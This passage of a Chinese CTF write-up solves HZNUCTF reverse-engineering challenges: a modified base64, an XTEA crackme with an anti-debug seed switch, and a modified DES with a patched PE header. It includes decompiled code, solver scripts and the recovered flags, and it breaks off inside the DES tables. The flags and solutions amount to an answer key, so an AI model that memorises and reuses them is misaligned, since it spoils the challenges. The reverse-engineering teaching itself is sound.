"AwLdOEVEhIWtajB2CbCWCbTRVsFFC8hirfiXC9gWH9HQayCJVbB8CIF=") )
      {
        sub_140001020("Congratulation!!!");
        free(v5);
        exit(1);
      }
      sub_140001020("wrong_wrong!!!");
      free(v5);
      exit(1);
    }
    sub_140001020("wrong head!!!");
    free(v3);
    exit(1);
  }
  sub_140001020("wrong len!!!");
  free(v3);
  return 0;
}
```

逻辑很简单，输入flag，先检查长度，然后检查头，再接着就是加密了，加密函数就是**sub_1400010E0**函数，点进去看发现是一个魔改的base64，换了表，同时在索引取值的时候也进行了处理，一个类似于凯撒的处理，加24。



```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

 73      v10 += 3i64;
 74      v13 = v12 + 24;
 75      v14 = v13 - 64;
 76      if ( v13 <= 0x40 )
 77        v14 = v13;
 78      v9[v3 - 4] = v30[v14];
 79      v15 = ((*(unsigned __int8 *)(v10 - 4) >> 4) | (16 * (*(_BYTE *)(v10 - 5) & 3))) - 40;
 80      if ( ((*(unsigned __int8 *)(v10 - 4) >> 4) | (16 * (*(_BYTE *)(v10 - 5) & 3u))) + 24 <= 0x40 )
 81        v15 = ((*(unsigned __int8 *)(v10 - 4) >> 4) | (16 * (*(_BYTE *)(v10 - 5) & 3))) + 24;
 82      v9[v3 - 3] = v30[v15];
 83      v16 = ((*(unsigned __int8 *)(v10 - 3) >> 6) | (4 * (*(_BYTE *)(v10 - 4) & 0xF))) - 40;
 84      if ( ((*(unsigned __int8 *)(v10 - 3) >> 6) | (4 * (*(_BYTE *)(v10 - 4) & 0xFu))) + 24 <= 0x40 )
 85        v16 = ((*(unsigned __int8 *)(v10 - 3) >> 6) | (4 * (*(_BYTE *)(v10 - 4) & 0xF))) + 24;
 86      v9[v3 - 2] = v30[v16];
 87      v17 = (*(_BYTE *)(v10 - 3) & 0x3F) - 40;
 88      if ( (*(_BYTE *)(v10 - 3) & 0x3Fu) + 24 <= 0x40 )
 89        v17 = (*(_BYTE *)(v10 - 3) & 0x3F) + 24;
 90      v9[v3 - 1] = v30[v17];
 91      --v11;
 92    }
 93    while ( v11 );
 94  }
 95  v18 = v5 - 1;
 96  if ( !v18 )
 97  {
 98    v25 = (*(unsigned __int8 *)((int)v2 + a1 - 1) >> 2) - 40;
 99    if ( (*(unsigned __int8 *)((int)v2 + a1 - 1) >> 2) + 24 <= 0x40u )
100      v25 = (*(unsigned __int8 *)((int)v2 + a1 - 1) >> 2) + 24;
101    v9[v7 - 4] = v30[v25];
102    v26 = *(_BYTE *)((int)v2 + a1 - 1) & 3;
103    *(_WORD *)&v9[v7 - 2] = 15677;
104    v27 = 16 * v26 + 24;
105    v28 = v27 - 64;
106    if ( v27 <= 0x40 )
107      v28 = v27;
108    v9[v7 - 3] = v30[v28];
109    goto LABEL_37;
110  }
111  if ( v18 != 1 )
```

加密完了就直接比对结果了


那么在解base64编码的时候，可以先把偏移后的码表输出，然后再用赛博厨子一把梭

```python
table = "GLp/+Wn7uqX8FQ2JDR1c0M6U53sjBwyxglmrCVdSThAfEOvPHaYZNzo4ktK9iebI"
real_table = [0] * 64

for i in range(64):
    num = (i + 24) % 64  # 使用取模运算，确保索引在范围内
    real_table[i] = ord(table[num])

for i in range(64):
    print(chr(real_table[i]), end="")
```

拿到表：

53sjBwyxglmrCVdSThAfEOvPHaYZNzo4ktK9iebIGLp/+Wn7uqX8FQ2JDR1c0M6U

然后解编码



HZNUCTF{ad162c-2d94-434d-9222-b65dc76a32}

REVERSE-XTEA

考点总结：魔改XTEA，反调试，伪随机

题目描述：如题，貌似有点misc味？ flag格式为HZNUCTF{}

WP：

拿到题目附件，解压缩，里面有个readme.txt、一个.zip和一个.exe，readme里面是压缩包密码，解压缩，是一个exe，和外面那个一样的，查壳，没有壳，64位的

ida64打开分析，根据关键字符串跟踪到main函数


Address	Length	Type	String
.rdata:0…	00000009	C	_ArgList
.rdata:0…	00000009	C	_ArgList
.rdata:0…	00000007	C	cipher
.rdata:0…	00000017	C	Welcome to HZNUCTF!!!\n
.rdata:0…	00000017	C	Plz input the cipher:\n
.rdata:0…	00000010	C	Invalid input.\n
.rdata:0…	00000015	C	Plz input the flag:\n
.rdata:0…	0000000F	C	wrong_wrong!!!
.rdata:0…	00000012	C	Congratulation!!!
.rdata:0…	0000001C	C	Stack around the variable '
.rdata:0…	00000011	C	' was corrupted.
.rdata:0…	0000000F	C	The variable '
.rdata:0…	0000002B	C	' is being used without being initialized.
.rdata:0…	000000DD	C	The value of ESP was not properly saved across a function call.
.rdata:0…	0000011D	C	A cast to a smaller data type has caused a loss of data. If thi
.rdata:0…	0000001D	C	Stack memory was corrupted\r\n
.rdata:0…	00000036	C	A local variable was used before it was initialized\r\n
.rdata:0…	0000002C	C	Stack memory around _alloca was corrupted\r\n
.rdata:0…	0000001E	C	Unknown Runtime Check Error\r\n
.rdata:0…	00000011	C	Unknown Filename

```
__int64 sub_140011BE0()
{
  char *v0; // rdi
  __int64 i; // rcx
  __int64 v2; // rax
  __int64 v3; // rdi
  char v5[32]; // [rsp+0h] [rbp-20h] BYREF
  char v6; // [rsp+20h] [rbp+0h] BYREF
  int v7[9]; // [rsp+24h] [rbp+4h] BYREF
  void *Block; // [rsp+48h] [rbp+28h]
  void *v9; // [rsp+68h] [rbp+48h]
  int v10[15]; // [rsp+88h] [rbp+68h] BYREF
  int j; // [rsp+C4h] [rbp+A4h]
  int k; // [rsp+E4h] [rbp+C4h]
  int m; // [rsp+104h] [rbp+E4h]
  int v14; // [rsp+1D4h] [rbp+1B4h]

  v0 = &v6;
  for ( i = 66i64; i; --i )
  {
    *(_DWORD *)v0 = -858993460;
    v0 += 4;
  }
  sub_1400113A2(&unk_1400220A7);
  srand(0x7E9u);
  sub_140011181();
  printf("Welcome to HZNUCTF!!!\n");
  printf("Plz input the cipher:\n");
  v7[0] = 0;
  if ( (unsigned int)scanf("%d", v7) == 1 )     // 输入delta
  {
    printf("Plz input the flag:\n");
    Block = malloc(0x21ui64);
    v9 = malloc(0x10ui64);
    if ( (unsigned int)scanf("%s", (const char *)Block) == 1 )// 输入flag
    {
      for ( j = 0; j < 32; j += 4 )
```

```
      {
        v14 = *((char *)Block + j + 3) | (*((char *)Block + j + 2) << 8) | (*
((char *)Block + j + 1) << 16) | (*((char *)Block + j) << 24);// 字符串处理
        v10[j / 4] = v14;
      }
      sub_1400110B9(v9);
      for ( k = 0; k < 7; ++k )
        sub_140011212((unsigned int)v7[0], &v10[k], &v10[k + 1], v9);// 加密
      for ( m = 0; m < 8; ++m )
      {
        if ( v10[m] != dword_14001D000[m] )     // cmp
        {
          printf("wrong_wrong!!!");
          exit(1);
        }
      }
      printf("Congratulation!!!");
      free(Block);
      free(v9);
      v2 = 0i64;
    }
    else
    {
      printf("Invalid input.\n");
      free(Block);
      free(v9);
      v2 = 1i64;
    }
  }
  else
  {
    printf("Invalid input.\n");
    v2 = 1i64;
  }
  v3 = v2;
  sub_14001133E(v5, &unk_14001AD40);
  return v3;
}
```

根据代码逻辑对一些函数进行重命名，同时对一些函数功能进行注释

整体逻辑就是先输入一个密码，这个密码也就是前面给的压缩包的解压密码，转成十六进制是`0x9E3779B9`，很明显就是`xtea`加密的`delta`



首先是加密所用到的key，在sub_1400110B9函数中进行初始化

```
1  __int64 __fastcall sub_140011B70(__int64 a1)
2  {
3    __int64 result; // rax
4    int i; // [rsp+24h] [rbp+4h]
5
6    result = sub_1400113A2(&unk_1400220A7);
7    for ( i = 0; i < 4; ++i )
8    {
9      *(_DWORD *)(a1 + 4i64 * i) = rand();
10     result = (unsigned int)(i + 1);
11   }
12   return result;
13 }
```

可以看到就是一个伪随机，但是种子是在函数的最开始

```
23   }
24   sub_1400113A2(&unk_1400220A7);
25   srand(0x7E8u);
26   sub_140011181();
27   sub_140011A9("Welcome to HZNUCTF!!!\n");
28   sub_140011A9("Plz input the cipher:\n");
29   v7[0] = 0;
30   if ( (unsigned int)sub_140011217("%d", v7) == 1 )
```

那么就可以根据已知的种子获取key的值，或者动态调试拿key，但是这里有一个反调试，在sub_140011181函数里

```
1  void sub_140012130()
2  {
3    sub_1400113A2(&unk_1400220A7);
4    if ( (unsigned int)sub_140011230() )
5      srand(0x7E9u);
6  }
```

检测到调式的话伪随机的种子就会改变

导致key也不一样，想通过动调拿key简单绕一下就可以了

下面是获取key的脚本

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <time.h>
int main() {
    srand(0x7e8u);
    for (int i = 0; i < 4; i++) {
        printf("%d\n", rand());
    }

    return 0;
}
```

key

```
6648
4542
2449
13336
```

初始完了key，这里有一个for循环，就是处理输入的32位的明文，分成八组进行加密

```
for ( j = 0; j < 32; j += 4 )
{
  v14 = *((char *)Block + j + 3) | (*((char *)Block + j + 2) << 8) | (*((char *)Block + j + 1) << 16) | (*((char *)Block + j) << 24);
  v10[j / 4] = v14;
}
```

然后是加密函数，通过查看sub_140011212函数可知是一个没有进行魔改的xtea加密，但是在明文传进去的时候做了一些改变，不是和标准的xtea以01 23 45这样的组合进行加密，而是01 12 23这样的组合，那么在解密的时候需要倒着来进行解密

以下就是解密脚本

```
#include <stdio.h>
#include <stdlib.h>
```

```c
#include <stdint.h>
#define delta 0x9E3779B9

void decrypt(uint32_t* enc, uint32_t* key) {
    unsigned int sum, i;
    uint32_t v1, v2;
    v1 = enc[0];
    v2 = enc[1];
    sum = 32 * -delta;

    for (i = 0; i < 32; i++) {
        v2 -= (key[(sum >> 11) & 3] + sum) ^ (v1 + ((v1 >> 5) ^ (16 * v1)));
        sum += delta;
        v1 -= (key[sum & 3] + sum) ^ (v2 + ((v2 >> 5) ^ (16 * v2)));
    }

    enc[0] = v1;
    enc[1] = v2;
}

void print_as_big_endian(uint32_t value) {
    // 将每个字节打印出来，按大端序排列
    for (int i = 3; i ≥ 0; i--) {  // 从最高字节开始输出
        printf("%c", (unsigned char)((value >> (i * 8)) & 0xFF));  // 提取字节
并打印
    }
}

int main() {
    uint32_t key[4];
    key[0] = 6648;
    key[1] = 4542;
    key[2] = 2449;
    key[3] = 13336;

    uint32_t enc[8];
    enc[0] = 0x8ccb2324;
    enc[1] = 0x09a7741a;
    enc[2] = 0xfb3c678d;
    enc[3] = 0xf6083a79;
    enc[4] = 0xf1cc241b;
    enc[5] = 0x39fa59f2;
    enc[6] = 0xf2abe1cc;
    enc[7] = 0x17189f72;

    for (int index = 6; index ≥ 0; index--) {
        decrypt(&enc[index], key);
    }

    for (int i = 0; i < 8; i++) {
        print_as_big_endian(enc[i]);  // 打印按大端序的值
    }

    printf("\n");
    puts((char *)enc);
```

```
    return 0;
}
```

HZNUCTF{ae6-9f57-4b74-b423-98eb}


REVERSE-exchange

考点总结：PE文件格式，UPX壳，自定义加密，魔改DES

题目描述：嘶，为什么不能运行呢，但好像也不影响？ flag格式为HZNUCTF{}

WP:

根据题目描述，把文件位数改成64bit，就可以正常运行程序了。用die可以查出这是64位的文件，但是用010打开来看不符合64位文件的格式



```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00C0 1C 89 FA 2C 9D 0F FF 2D 1C 89 FB 2C 9C 0F FF 2D .‰ú,..ÿ-.‰û,œ.ÿ-
00D0 1C 89 00 2D 9E 0F FF 2D 1C 89 FD 2C 9E 0F FF 2D .‰.-ž.ÿ-.‰ý,ž.ÿ-
00E0 52 69 63 68 9F 0F FF 2D 00 00 00 00 00 00 00 00 RichŸ.ÿ-........
00F0 00 00 00 00 00 00 00 00 50 45 00 00 64 86 03 00 ........PE..d†..
0100 9E 5B A4 67 00 00 00 00 00 00 00 00 F0 00 22 00 ž[¤g........ð."
0110 0B 01 0E 2A 00 50 00 00 00 10 00 00 00 70 02 00 ...*.P.......p..
0120 10 BE 02 00 00 80 02 00 00 00 00 40 01 00 00 00 .¾.....€.....@....
0130 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 ................
0140 06 00 00 00 00 00 00 00 00 E0 02 00 00 04 00 00 .........à......
0150 00 00 00 00 03 00 60 81 00 00 10 00 00 00 00 00 ......`.........
0160 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 ................
0170 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 ................
```


把0B 01改成0B 02。ida64打开分析，根据关键字符串定位到main函数

然后依据逻辑对一些变量和函数名进行重命名

```
__int64 sub_140012F90()
{
  char *v0; // rdi
  __int64 i; // rcx
  char v3[32]; // [rsp+0h] [rbp-20h] BYREF
  char v4; // [rsp+20h] [rbp+0h] BYREF
  char *flag; // [rsp+28h] [rbp+8h]
  char Destination[44]; // [rsp+48h] [rbp+28h] BYREF
  char Str1[36]; // [rsp+74h] [rbp+54h] BYREF
  char *v8; // [rsp+98h] [rbp+78h]
  char v9[100]; // [rsp+C0h] [rbp+A0h] BYREF
  int j; // [rsp+124h] [rbp+104h]
  unsigned __int8 v11; // [rsp+144h] [rbp+124h]
  unsigned __int8 v12; // [rsp+164h] [rbp+144h]
  char v13[32]; // [rsp+184h] [rbp+164h] BYREF
  char v14[32]; // [rsp+1A4h] [rbp+184h] BYREF
  char v15; // [rsp+1C4h] [rbp+1A4h]

  v0 = &v4;
  for ( i = 114i64; i; --i )
  {
    *(_DWORD *)v0 = -858993460;
    v0 += 4;
  }
  sub_1400113CA(&unk_1400260A6);
  flag = (char *)malloc(0x2Aui64);
  printf("Welcome to HZNUCTF!!!\n");
  printf("Plz input the flag:\n");
  scanf(&aS, flag);
  strncpy_s(Destination, 9ui64, flag, 8ui64);
  strncpy_s(Str1, 2ui64, flag + 40, 1ui64);
  if ( !j_strcmp(Destination, "HZNUCTF{") && !j_strcmp(Str1, "}") )
  {
    v8 = (char *)malloc(0x24ui64);
    strncpy_s(v8, 0x24ui64, flag + 8, 0x20ui64);
    memset(v9, 0, 0x41ui64);
```

```
    for ( j = 0; j < 32; j += 2 )
    {
      v11 = 0;
      v12 = 0;
      memset(v13, 0, 5ui64);
      memset(v14, 0, 3ui64);
      v11 = v8[j];
      sub_140011393(v13, "%x", v11);
      v12 = v8[j + 1];
      sub_140011393(v14, "%x", v12);
      j_strcat(v13, v14);
      v15 = v13[1];
      v13[1] = v13[2];
      v13[2] = v15;
      j_strcat(v9, v13);
    }
    sub_1400113ED(v9, Destination);
    printf("Congratulation!!!\n");
    free(v8);
  }
  free(flag);
  sub_14001135C(v3, &unk_14001D390);
  return 0i64;
}
```

程序的整体逻辑就是先对输入的flag进行格式检查，是否满足HZNUCTF{}，然后对大括号内的内容进行加密处理，先把每一个字符转成十六进制，然后将这些十六进制转为字符串，并将每四个字符中的两个进行交换位置，最后传入sub_1400113ED函数进行魔改的DES加密，这里可以利用插件识别出是DES加密



并且最终check的密文就在此函数中

```
__int64 __fastcall sub_140017F30(int a1, int a2)
{
  char *v2; // rdi
  __int64 i; // rcx
  int v4; // edx
  char v6[32]; // [rsp+0h] [rbp-30h] BYREF
  char v7; // [rsp+30h] [rbp+0h] BYREF
  char Src[96]; // [rsp+40h] [rbp+10h] BYREF
  char v9[64]; // [rsp+A0h] [rbp+70h] BYREF
  int j; // [rsp+F4h] [rbp+C4h]

  v2 = &v7;
  for ( i = 58i64; i; --i )
  {
    *(_DWORD *)v2 = -858993460;
```

```
    v2 += 4;
  }
  sub_1400113CA(&unk_1400260A6);
  j_memcpy(v9, Src, sizeof(v9));
  LOBYTE(v4) = 8;
  sub_1400113B6(a2, v4, a1, (unsigned int)Src, 8);
  for ( j = 0; j < 64; ++j )
  {
    if ( (unsigned __int8)Src[j] != enc[j] )
    {
      printf("wrong_wrong!!!\n");
      exit(1);
    }
  }
  return sub_14001135C(v6, &unk_14001D1F0);
}
```

```
.data:0000000140020910 ; _DWORD dword_140020910[24]
.data:0000000140020910 dword_140020910 dd 800000h, 400000h, 200000h, 100000h, 80000h, 40000h
.data:0000000140020910                                         ; DATA XREF: sub_140012BD0+253↑o
.data:0000000140020910                                         ; sub_140012BD0+29B↑o
.data:0000000140020928                 dd 20000h, 10000h, 8000h, 4000h, 2000h, 1000h, 800h, 400h
.data:0000000140020948                 dd 200h, 100h, 80h, 40h, 20h, 10h, 8, 4, 2, 1
.data:0000000140020970 ; unsigned __int8 byte_140020970[56]
.data:0000000140020970 byte_140020970  db 38h, 30h, 28h, 20h, 18h, 10h, 8, 0, 39h, 31h, 29h, 21h
.data:0000000140020970                                         ; DATA XREF: sub_140012BD0+6A↑o
.data:000000014002097C                 db 19h, 11h, 9, 1, 3Ah, 32h, 2Ah, 22h, 1Ah, 12h, 0Ah, 2
.data:0000000140020988                 db 3Bh, 33h, 2Bh, 23h, 3Eh, 36h, 2Eh, 26h, 1Eh, 16h, 0Eh
.data:0000000140020993                 db 6, 3Dh, 35h, 2Dh, 25h, 1Dh, 15h, 0Dh, 5, 3Ch, 34h, 2Ch
.data:000000014002099F                 db 24h, 1Ch, 14h, 0Ch, 4, 1Bh, 13h, 0Bh, 3
.data:00000001400209A8 ; unsigned __int8 byte_1400209A8[16]
.data:00000001400209A8 byte_1400209A8  db 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh, 0Ch, 0Dh, 0Eh
.data:00000001400209A8                                         ; DATA XREF: sub_140012BD0+158↑o
.data:00000001400209A8                                         ; sub_140012BD0+1C4↑o
.data:00000001400209B6                 db 0Fh, 10h
.data:00000001400209B8 ; unsigned __int8 byte_1400209B8[584]
.data:00000001400209B8 byte_1400209B8  db 0Dh, 10h, 0Ah, 17h, 0, 4, 2, 1Bh, 0Eh, 5, 14h, 9, 16h
.data:00000001400209B8                                         ; DATA XREF: sub_140012BD0+234↑o
.data:00000001400209B8                                         ; sub_140012BD0+279↑o
.data:00000001400209C5                 db 12h, 0Bh, 3, 19h, 7, 0Fh, 6, 1Ah, 13h, 0Ch, 1, 28h
.data:00000001400209D1                 db 33h, 1Eh, 24h, 2Eh, 36h, 1Dh, 27h, 32h, 2Ch, 20h, 2Fh
.data:00000001400209DC                 db 2Bh, 30h, 26h, 37h, 21h, 34h, 2Dh, 29h, 31h, 23h, 1Ch
.data:00000001400209E7                 db 1Fh, 218h dup(0)
.data:0000000140020C00 ; uintptr_t _security_cookie
.data:0000000140020C00 __security_cookie dq 2B992DDFA232h      ; DATA XREF: sub_140011B80+2C↑r
.data:0000000140020C00                                         ; sub_140011E80+31↑r ...
.data:0000000140020C08                 align 40h
.data:0000000140020C40 qword_140020C40 dq 0FFFFD466D2205DCDh   ; DATA XREF: __report_gsfailure+B5↑r
.data:0000000140020C40                                         ; sub_140015EE0+21↑w ...
.data:0000000140020C48                 db    0
.data:0000000140020C49                 db    0
```

标准的totrot是1,2,4,6,8,10,12,14,15,17,19,21,23,25,27,28，在网上找个脚本，把这个修改一下就可以正常解密了。这里DES解密的密钥是flag头HZNUCTF{，

```
#include <string.h>
#include <stdio.h>

#define EN0 0    /* MODE == encrypt */
#define DE1 1    /* MODE == decrypt */

typedef struct
{
  unsigned long ek[32];
  unsigned long dk[32];
} des_ctx;
```

```
static unsigned long SP1[64] = {
    0x01010400L, 0x00000000L, 0x00010000L, 0x01010404L,
    0x01010004L, 0x00010404L, 0x00000004L, 0x00010000L,
    0x00000400L, 0x01010400L, 0x01010404L, 0x00000400L,
    0x01000404L, 0x01010004L, 0x01000000L, 0x00000004L,
    0x00000404L, 0x01000400L, 0x01000400L, 0x00010400L,
    0x00010400L, 0x01010000L, 0x01010000L, 0x01000404L,
    0x00010004L, 0x01000004L, 0x01000004L, 0x00010004L,
    0x00000000L, 0x00000404L, 0x00010404L, 0x01000000L,
    0x00010000L, 0x01010404L, 0x00000004L, 0x01010000L,
    0x01010400L, 0x01000000L, 0x01000000L, 0x00000400L,
    0x01010004L, 0x00010000L, 0x00010400L, 0x01000004L,
    0x00000400L, 0x00000004L, 0x01000404L, 0x00010404L,
    0x01010404L, 0x00010004L, 0x01010000L, 0x01000404L,
    0x01000004L, 0x00000404L, 0x00010404L, 0x01010400L,
    0x00000404L, 0x01000400L, 0x01000400L, 0x00000000L,
    0x00010004L, 0x00010400L, 0x00000000L, 0x01010004L };

static unsigned long SP2[64] = {
    0x80108020L, 0x80008000L, 0x00008000L, 0x00108020L,
    0x00100000L, 0x00000020L, 0x80100020L, 0x80008020L,
    0x80000020L, 0x80108020L, 0x80108000L, 0x80000000L,
    0x80008000L, 0x00100000L, 0x00000020L, 0x80100020L,
    0x00108000L, 0x00100020L, 0x80008020L, 0x00000000L,
    0x80000000L, 0x00008000L, 0x00108020L, 0x80100000L,
    0x00100020L, 0x80000020L, 0x00000000L, 0x00108000L,
    0x00008020L, 0x80108000L, 0x80100000L, 0x00008020L,
    0x00000000L, 0x00108020L, 0x80100020L, 0x00100000L,
    0x80008020L, 0x80100000L, 0x80108000L, 0x00008000L,
    0x80100000L, 0x80008000L, 0x00000020L, 0x80108020L,
    0x00108020L, 0x00000020L, 0x00008000L, 0x80000000L,
    0x00008020L, 0x80108000L, 0x00100000L, 0x80000020L,
    0x00100020L, 0x80008020L, 0x80000020L, 0x00100020L,
    0x00108000L, 0x00000000L, 0x80008000L, 0x00008020L,
    0x80000000L, 0x80100020L, 0x80108020L, 0x00108000L };

static unsigned long SP3[64] = {
    0x00000208L, 0x08020200L, 0x00000000L, 0x08020008L,
    0x08000200L, 0x00000000L, 0x00020208L, 0x08000200L,
    0x00020008L, 0x08000008L, 0x08000008L, 0x00020000L,
    0x08020208L, 0x00020008L, 0x08020000L, 0x00000208L,
    0x08000000L, 0x00000008L, 0x08020200L, 0x00000200L,
    0x00020200L, 0x08020000L, 0x08020008L, 0x00020208L,
    0x08000208L, 0x00020200L, 0x00020000L, 0x08000208L,
    0x00000008L, 0x08020208L, 0x00000200L, 0x08000000L,
    0x08020200L, 0x08000000L, 0x00020008L, 0x00000208L,
    0x00020000L, 0x08020200L, 0x08000200L, 0x00000000L,
    0x00000200L, 0x00020008L, 0x08020208L, 0x08000200L,
    0x08000008L, 0x00000200L, 0x00000000L, 0x08020008L,
    0x08000208L, 0x00020000L, 0x08000000L, 0x08020208L,
    0x00000008L, 0x00020208L, 0x00020200L, 0x08000008L,
    0x08020000L, 0x08000208L, 0x00000208L, 0x08020000L,
    0x00020208L, 0x00000008L, 0x08020008L, 0x00020200L };

static unsigned long SP4[64] = {
```

```
    0x00802001L, 0x00002081L, 0x00002081L, 0x00000080L,
    0x00802080L, 0x00800081L, 0x00800001L, 0x00002001L,
    0x00000000L, 0x00802000L, 0x00802000L, 0x00802081L,
    0x00000081L, 0x00000000L, 0x00800080L, 0x00800001L,
    0x00000001L, 0x00002000L, 0x00800000L, 0x00802001L,
    0x00000080L, 0x00800000L, 0x00002001L, 0x00002080L,
    0x00800081L, 0x00000001L, 0x00002080L, 0x00800080L,
    0x00002000L, 0x00802080L, 0x00802081L, 0x00000081L,
    0x00800080L, 0x00800001L, 0x00802000L, 0x00802081L,
    0x00000081L, 0x00000000L, 0x00000000L, 0x00802000L,
    0x00002080L, 0x00800080L, 0x00800081L, 0x00000001L,
    0x00802001L, 0x00002081L, 0x00002081L, 0x00000080L,
    0x00802081L, 0x00000081L, 0x00000001L, 0x00002000L,
    0x00800001L, 0x00002001L, 0x00802080L, 0x00800081L,
    0x00002001L, 0x00002080L, 0x00800000L, 0x00802001L,
    0x00000080L, 0x00800000L, 0x00002000L, 0x00802080L };

static unsigned long SP5[64] = {
    0x00000100L, 0x02080100L, 0x02080000L, 0x42000100L,
    0x00080000L, 0x00000100L, 0x40000000L, 0x02080000L,
    0x40080100L, 0x00080000L, 0x02000100L, 0x40080100L,
    0x42000100L, 0x42080000L, 0x00080100L, 0x40000000L,
    0x02000000L, 0x40080000L, 0x40080000L, 0x00000000L,
    0x40000100L, 0x42080100L, 0x42080100L, 0x02000100L,
    0x42080000L, 0x40000100L, 0x00000000L, 0x42000000L,
    0x02080100L, 0x02000000L, 0x42000000L, 0x00080100L,
    0x00080000L, 0x42000100L, 0x00000100L, 0x02000000L,
